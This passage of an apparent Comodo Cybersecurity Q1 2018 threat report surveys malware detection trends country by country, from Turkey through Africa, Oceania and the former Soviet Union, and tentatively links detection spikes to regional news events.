


Fig. 71

For sure, Turkey is beset by too many Trojans, including the generic Agent, Ramnit and Starter. Further, there were many backdoor detections, including Agent, Hupigon and Dark Comet. And prominent application malware included RK and BrowseFox. The two largest spikes, however, have strong geopolitical correlations. The first is on January 24, just a couple of days after Turkey began a military operation into northern Syria; the second is on February 13 (a Brontok Worm infestation), only days after Syria began its own military offensive in the same region.

## Africa

---








Fig. 72

## Egypt

Egyptian current events have been dominated by recent Presidential elections, a visit by U.S. Secretary of State Rex Tillerson, a \$10 billion deal with Saudi Arabia to develop the Sinai Peninsula, Egyptian military operations in northern Sinai and a \$15 billion natural gas deal with Israel. As you can see in the map above, Egypt has a unique, concentrated geography, which is reflected in its malware detections.

At first glance, we see a lot of viruses (Ramnit and Sality were tops) and Trojans (Ramnit, Starter, and Virut). Applications included BrowseFox and Elex, while worms had Delf and Mabezat. As for spikes in detection, the largest in the middle occurred on February 17, which is potentially correlative to military operations against ISIS in Sinai (Feb 9-15), Tillerson’s visit (February 12) or the arrest of an Islamist presidential candidate (February 14).




Fig. 73



Fig. 74

### Nigeria

Domestic political unrest in Nigeria has continued unbroken into 2018, with a mass kidnapping of school girls, Boko Haram suicide bombers and the kidnapping of foreigners, as well as a visit by U.S. Secretary of State Tillerson prominent in the news. As you can see in the map above, most malware detections have taken place in or near the old capital, Lagos, and the new capital, Abuja.





Fig. 75

The four primary malware types in Nigeria were application (Taobao and MyWebSearch led the way), Trojans (Spy Starter), unwanted applications (KMS and TopTools) and viruses (Floxif and Ramnit). The trouble is that all of them are quite prominent in the data, which means that local security managers will have their hands full for the foreseeable future. Potential geopolitical correlations include tribal violence in early January that killed scores and a visit by U.S. Secretary of State Rex Tillerson on March 12 (the spike occurred on March 9).



### South Africa

South Africa news covered Jacob Zuma’s resignation as South Africa’s President, Donald Trump’s provocative comments about Africa, cricket battles with India, a deadly train crash, trapped gold miners, Cape Town’s running out of water and political corruption. As you can see in the map above, South Africa is fairly well connected to the Internet, with numerous urban areas showing significant malware activity.

Fig. 76




Fig. 77

The timeline above makes clear that Trojans (Fynloski, DataStealer), viruses (Ramnit, Sality) and worms (Gael, Mabezat) dominate the South African malware landscape. The most prominent application detections (MyWebSearch, HackKMS) are almost not visible on the chart. The four highest spikes on the chart occurred between January 23-February 12, which roughly preceded the resignation of Jacob Zuma as President of South Africa on February 14, 2018.

## Oceania

---







Fig. 78

### Australia

The top news story in Australia so far in 2018 was a cheating scandal in cricket, but there were also continuing reverberations of the infamous phone call with Donald Trump, a new Deputy Prime Minister, political infighting, top-secret documents found in a secondhand shop and a gun amnesty that yielded 57,000 illegal weapons.



Like the U.S., Australia was primarily affected by malicious applications (ELEX and MyWebSearch) and unwanted applications (here, most of them are as-yet unclassified into families). The Trojan activity was mostly Kryptik and Upatre, while the Virus detections were most often Ramnit and Virut. No significant geopolitical correlations were found this quarter, although the cluster on the left, which included a bump in viruses as well, and occurred on January 12-23, might yet be correlated to events in the news by the time of the RSA Conference 2018 in April.



## Indonesia



Fig. 80

Indonesian news in Q1 2018 covered a building collapse at the national stock exchange, a visit by U.S. Secretary of Defense Mattis, an earthquake, upcoming elections, Islamic State militants and international reproach on human rights. The geography of Indonesia, spread among many islands, likely contributes to an uneven malware dispersal within any given quarter.




Fig. 81

Like many Third World countries, this timeline is dominated by Trojans (Ramnit and Starter lead the way) and viruses (Ramnit and Sality). Unwanted applications tend to be as-yet unclassified, while application malware includes BrowseFox and HackKMS. The single largest virus spike occurred on February 5, concurrent to deadly floods and landslides which took place on that same day.




Fig. 82

## Philippines

In early 2018, news in Indonesia covered a volcanic eruption, deadly drug raids, battles with rebels, arguments over press freedom online, a proposed Philippines withdrawal from the International Criminal Court and worries over Islamic State activities. As you can see on the map, Comodo Cybersecurity has amazing visibility within Philippines and an ability to provide granular analysis of malware activity there.

As clearly shown in the chart above, the malware landscape in Philippines is complex and should be of immense concern to Filipinos, from citizens to business and government. The top viruses were Ramnit and Sality; Trojans were most often Starter and Refroso; and worms Brontok and Bundpil. As for applications, ICLoader and BrowseFox were the top two. As for potential geopolitical correlations, let's look at the tallest mountain of detections on the left, on January 9; on that same day, the Philippine government announced that it would formally protest the militarization by China of the South China Sea.





Fig. 83



## Former Soviet Union

---





### Belarus

During Q1 2018 in Belarus, political protesters were arrested during a rally, access was blocked to a popular opposition website, discussions were held on the legalization of cryptocurrencies, the government declared a war on drugs and Belarus remained committed to a strategic partnership with Russia. The malware map above looks a bit like a hub-and-spoke network diagram — which it probably is — emanating outward from Minsk, the capital.

Fig. 84




Fig. 85

The most common detection in Belarus were the applications MailRu and HackKMS, followed by the Trojans Agent (generic characteristics) and HackKMS, unwanted applications (mostly as-yet unclassified), and Packed malware (the usual suspects: MUPX and MUPACK). For potential geopolitical correlations, let's look at the spike about one-quarter from the left, on January 20, as that also contains some Backdoor detections (depicted by the color orange). Indeed, this was a fairly heavy news week in Belarus, with the cryptocurrency discussion taking place on January 18, UN reforms discussed on January 23 and the popular Charter 97 opposition website censored on January 25.



Fig. 86

### Kazakhstan

In Kazakhstan, Q1 2018 news covered President Nazarbayev’s trip to the White House, Kazakh accession to the United Nation Security Council chairmanship, a U.S.-Russian space launch from Kazakhstan, a new Central Bank securities trading application, a possible ban on cryptocurrencies, a switch from Cyrillic to the Latin alphabet and a possible ban on speaking Russian in parliament.




Fig. 87

The most common application malware programs in Kazakhstan were MailRu and BrowseFox; the most prevalent viruses were Ramnit and Virut; and the most likely Trojans you might encounter were BrowseFox and WannaCry. However, in our timeline, the question any reader would ask is, what happened on the right, from March 4-17? The colors look the same, 